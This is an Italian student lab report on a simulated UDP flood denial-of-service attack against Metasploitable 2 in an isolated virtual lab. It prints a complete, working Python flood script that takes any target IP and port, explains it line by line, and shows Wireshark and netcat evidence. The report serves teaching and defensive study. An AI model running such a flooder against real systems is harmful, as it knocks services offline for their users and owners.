

Report: Simulazione di Attacco UDP Flood

1. Premessa

Nell'ambito della pratica "Python per Hacker" del modulo di sicurezza informatica, abbiamo affrontato un esercizio dedicato alla simulazione di un attacco DoS (Denial of Service), in particolare di tipo **UDP Flood**. Questo tipo di attacco ha come obiettivo la saturazione delle risorse di rete di una macchina target attraverso l'invio massivo di pacchetti UDP, rendendola potenzialmente indisponibile per altri servizi o utenti.

L'esercizio richiedeva lo sviluppo di uno script Python in grado di:

1. Chiedere all'utente l'indirizzo IP della macchina target;
2. Chiedere la porta UDP su cui inviare i pacchetti;
3. Generare pacchetti da 1 KB con dati casuali;
4. Inviarli in rapida sequenza verso la destinazione indicata.

Abbiamo configurato un ambiente di laboratorio composto da **Kali Linux** (macchina attaccante), **Metasploitable 2** (macchina target), e **pfSense** (firewall/router), simulando così una situazione realistica in ambiente controllato.

Attraverso **Wireshark**, abbiamo monitorato il traffico di rete per verificare l'effettiva ricezione dei pacchetti sulla porta specificata.

2. Configurazione del laboratorio

Per la simulazione dell'attacco UDP Flood è stato predisposto un ambiente virtuale isolato, composto da tre macchine:

pfSense (Firewall e Router)

- **Interfacce configurate:**
 - re0 (WAN): DHCP – Rete *Bridged (avanzata)* su en0
 - em0 (LAN): IP statico 192.168.10.1/24 – Rete *Condivisa* per Kali Linux
 - em1 (OPT1): IP statico 192.168.20.1/24 – Rete *Solo Host* per Metasploitable
- **Ruolo:** gateway tra le due sottoreti, con routing e filtro firewall.

Kali Linux (Macchina Attaccante)

- **IP assegnato:** 192.168.10.10
- **Gateway:** 192.168.10.1 (pfSense)
- **Modalità rete:** *Condivisa*
- **Strumenti utilizzati:** python3, Wireshark, net-tools
- **Funzione:** generazione dello script udp_flood.py e lancio dell'attacco.

Metasploitable 2 (Macchina Target)

- **IP assegnato:** 192.168.20.20
- **Gateway:** 192.168.20.1 (pfSense)
- **Modalità rete:** *Solo Host*
- **Strumento in ascolto:** netcat in modalità UDP con porta 12345

L'intera infrastruttura è stata verificata tramite ping, ip a, route e test di connessione incrociata tra le macchine. I pacchetti sono stati catturati in tempo reale con **Wireshark** filtrando per protocollo udp.

3. Codice dell'attacco e logica dello script

Per simulare un attacco **UDP Flood** sono stati utilizzati i moduli nativi di Python, senza dipendenze esterne, per garantire portabilità e semplicità d'esecuzione. Lo script genera pacchetti UDP da **1024 byte (1 KB)** e li invia in sequenza alla macchina target, su una porta a scelta dell'utente.

Logica dello script

1. L'utente inserisce:
 - IP della macchina target
 - Porta UDP da colpire
 - Numero di pacchetti da inviare
2. Lo script crea un socket UDP (AF_INET, SOCK_DGRAM)
3. Viene generato un blocco di 1024 byte casuali con random._urandom()

4. I pacchetti vengono inviati in loop verso il target
5. A ogni invio, lo script stampa a schermo il numero del pacchetto inviato

Codice file: udp_flood.py

python

```
import socket
import random
```

```
# Input utente
target_ip = input("Inserisci l'IP del target: ")
target_port = int(input("Inserisci la porta UDP del target: "))
num_packets = int(input("Quanti pacchetti da 1KB vuoi inviare? "))
```

```
# Socket UDP
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
```

```
# Attacco
for i in range(num_packets):
    packet = random._urandom(1024) # 1KB di dati casuali
    sock.sendto(packet, (target_ip, target_port))
    print(f"Pacchetto {i+1} inviato a {target_ip}:{target_port}")
```

Comando per l'esecuzione:

python3 udp_flood.py

Esempio input:

IP target: 192.168.20.20

Porta: 12345

Pacchetti: 10

Al termine, vengono stampati a terminale i pacchetti inviati. L'attacco viene percepito dal target come un flusso improvviso e continuo di traffico, tipico di un'azione DoS.

4. Analisi dettagliata del codice Python

Lo script `udp_flood.py` sviluppato durante l'esercitazione ha lo scopo di simulare un attacco **UDP Flood** generando un alto volume di pacchetti da 1024 byte verso un bersaglio predefinito.

python

```
- import socket  
- import random
```

- `socket` serve per creare un socket di rete di tipo UDP.
- `random._urandom()` genera una sequenza casuale di byte (più efficiente di `os.urandom()` in questo caso).

```
- target_ip = input("Inserisci l'IP del target: ")  
- target_port = int(input("Inserisci la porta UDP del target: "))  
- num_packets = int(input("Quanti pacchetti da 1KB vuoi inviare? "))
```

L'utente fornisce l'indirizzo IP della macchina da colpire, la porta di destinazione e la quantità di pacchetti da inviare. Tutti i parametri sono interattivi, rendendo lo script flessibile e riutilizzabile.

```
- sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
```

Viene creato un socket UDP (IPv4) non orientato alla connessione. Questo permette l'invio diretto dei pacchetti senza handshake.

```
- for i in range(num_packets):  
    packet = random._urandom(1024)  
    sock.sendto(packet, (target_ip, target_port))  
    print(f"Pacchetto {i+1} inviato a {target_ip}:{target_port}")
```

Il cuore dello script: un ciclo `for` che per ogni iterazione genera un pacchetto da **1024 byte di dati binari casuali** e lo invia al target tramite `sendto()`. Ogni pacchetto viene confermato con una stampa su terminale, utile anche per il debug.

5. Monitoraggio e analisi del traffico in Wireshark


Per validare l'attacco UDP Flood, è stata effettuata un'analisi in tempo reale tramite **Wireshark** avviato sulla macchina attaccante (Kali Linux), selezionando l'interfaccia eth0, collegata alla rete 192.168.10.0/24.

Filtro applicato: UDP

Questo ha permesso di isolare i soli pacchetti UDP generati dallo script, facilitando l'analisi del flusso tra Kali (192.168.10.10) e Metasploitable (192.168.20.20).

Risultati osservati:

- Ogni pacchetto UDP risultava di dimensione **~1066 byte** (1024 byte di payload + header)
- I pacchetti venivano inviati con cadenza rapidissima
- Nessun pacchetto di risposta, coerente con la natura **connectionless** del protocollo UDP
- Il traffico proveniva sempre dalla stessa sorgente (192.168.10.10) verso la stessa destinazione (192.168.20.20:12345)
- Visibilità diretta della pressione sulla porta target




Output su Metasploitable

La macchina target, in ascolto tramite netcat, ha ricevuto correttamente i pacchetti:

```
nc -u -lvp 12345
```

L'output mostrava una sequenza continua di caratteri binari non leggibili, evidenziando l'arrivo costante di pacchetti UDP generati da Kali.



```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
no mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 7a:a7:42:d3:74:56 brd ff:ff:ff:ff:ff:ff
    inet 192.168.20.20/24 brd 192.168.20.255 scope global eth0
    inet6 fe80::70a7:42ff:fe3d:7456/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ nc -u -lvp 12345
listening on [any] 12345 ...

(*****Xo.*****N'NN'E*****
!+H+!+C+-Pc+J!+3+p!+*****L+*****@q+*****+*****H+wo!
3P+g+Y+*****!T,+-+*****h+HF+*kA+YR+~
+T+H+!+C+K+;*****U
*****!cc+**$+*
x1
%:~L"ceJ"~*****C(L+ #S*****60g+;+2+X+5+!u_S0NI +!,-b$6^UKE"ap9H^DKZ1
! a2A^Y+!+MSA^Ez^oE^4!F.EZ!^Jm7ZURiE=a| E1J0TeAC+^r 5daF7AgLE-90LVl3R0"o=00
!0E-e=00q^ 0NUW!"!D+YI(-2HUR0900IHA^U^a AH!YI g000ZAAH^-u-Y66b.^a:EP2R^AA5
!Qs~ebZu+e!E-00!"K!0!P^E00e|C^"AAQE^~Hm"nd!Z+!E1x.C_r E!10u0 Z0|9:0-gAc
eL bYDI^9R
Y!nC|AAp0LP0^G|0Z0A^2Z0<LSA^YI0^ZfEcYi^7I^IAI^FIAI^UG^9ZK0^NL.cB^6A/6~JxNAE5Eg0
pauZB00^rC30D^0-AUE,IA-CYAG)Uu"u0/SAD"ZRLad0N2L3:u^2g+7+*****yu+7T+,*+1L.u+*
/*****15+*****4k+*T+*+h+188+*****+u+*****+8L+*4f+*****+30AD +*+L+*+j+*+*+D+*+C+S
9+L+*****+8c2+*****0+d+
0
(*****Xo.*****N'NN'E*****
!+H+!+C+-Pc+J!+3+p!+*****L+*****@q+*****+*****H+wo!
3P+g+Y+*****!T,+-+*****h+HF+*kA+YR+~
+T+H+!+C+K+;*****U
*****!cc+**$+*
x1
%:~L"ceJ"~*****C(L+ #S*****60g+;+2+X+5+!u_S0NI
```

Cattura salvata

La sessione Wireshark è stata salvata in formato .pcapng con il nome:

```
udp_flood_attack.pcapng
```

Questo file rappresenta la prova tecnica dell'attacco eseguito, utile per revisione forense o presentazione del test.

6. Conclusione

L'esercitazione ha permesso di comprendere a fondo le dinamiche di un attacco UDP Flood in un contesto controllato e sicuro. Attraverso la configurazione di un laboratorio virtuale, la scrittura di uno script Python dedicato e l'analisi del traffico tramite Wireshark, è stato possibile simulare in modo realistico un attacco Denial of Service basato su pacchetti UDP.

L'attività ha evidenziato l'importanza della **visibilità del traffico di rete**, della **configurazione delle interfacce** e della **progettazione di script personalizzati** per eseguire test di sicurezza. La possibilità di osservare i pacchetti in arrivo sulla macchina target ha reso tangibile l'effetto dell'attacco e ha permesso di analizzarne le caratteristiche fondamentali.

Questa simulazione costituisce un primo passo verso la comprensione delle tecniche offensive utilizzate nel mondo reale, e rappresenta al tempo stesso un esercizio fondamentale per sviluppare **consapevolezza difensiva** nel campo della cybersecurity.

7. Riflessioni personali e spunti di miglioramento

Questa esercitazione ha rafforzato la mia capacità di ragionare come un attaccante, per meglio comprendere come proteggere un'infrastruttura. La progettazione dello script Python e la configurazione manuale delle macchine virtuali mi hanno permesso di approfondire le dinamiche pratiche di un attacco DoS e le debolezze insite nel protocollo UDP.

L'ambiente virtuale costruito su UTM ha fornito un contesto flessibile e realistico, ma la sua gestione ha richiesto attenzione particolare, soprattutto per quanto riguarda le configurazioni di rete, l'assegnazione IP, e il tracciamento del traffico tra segmenti separati. Questo ha evidenziato quanto sia cruciale una comprensione profonda non solo dei protocolli, ma anche dell'infrastruttura di base.

Per il futuro, sarebbe utile:

- automatizzare la generazione di traffico con parametri randomici su intervalli di porte;
- implementare uno script in grado di rilevare automaticamente le risposte del target, per determinare se l'attacco è efficace;
- integrare strumenti di logging o esportazione .pcap automatica per analisi successive.

La vera forza di questo esercizio non risiede solo nella sua componente offensiva, ma nella possibilità di imparare a riconoscere un attacco in corso, ricostruirne il comportamento, e — soprattutto — prevenire le sue conseguenze.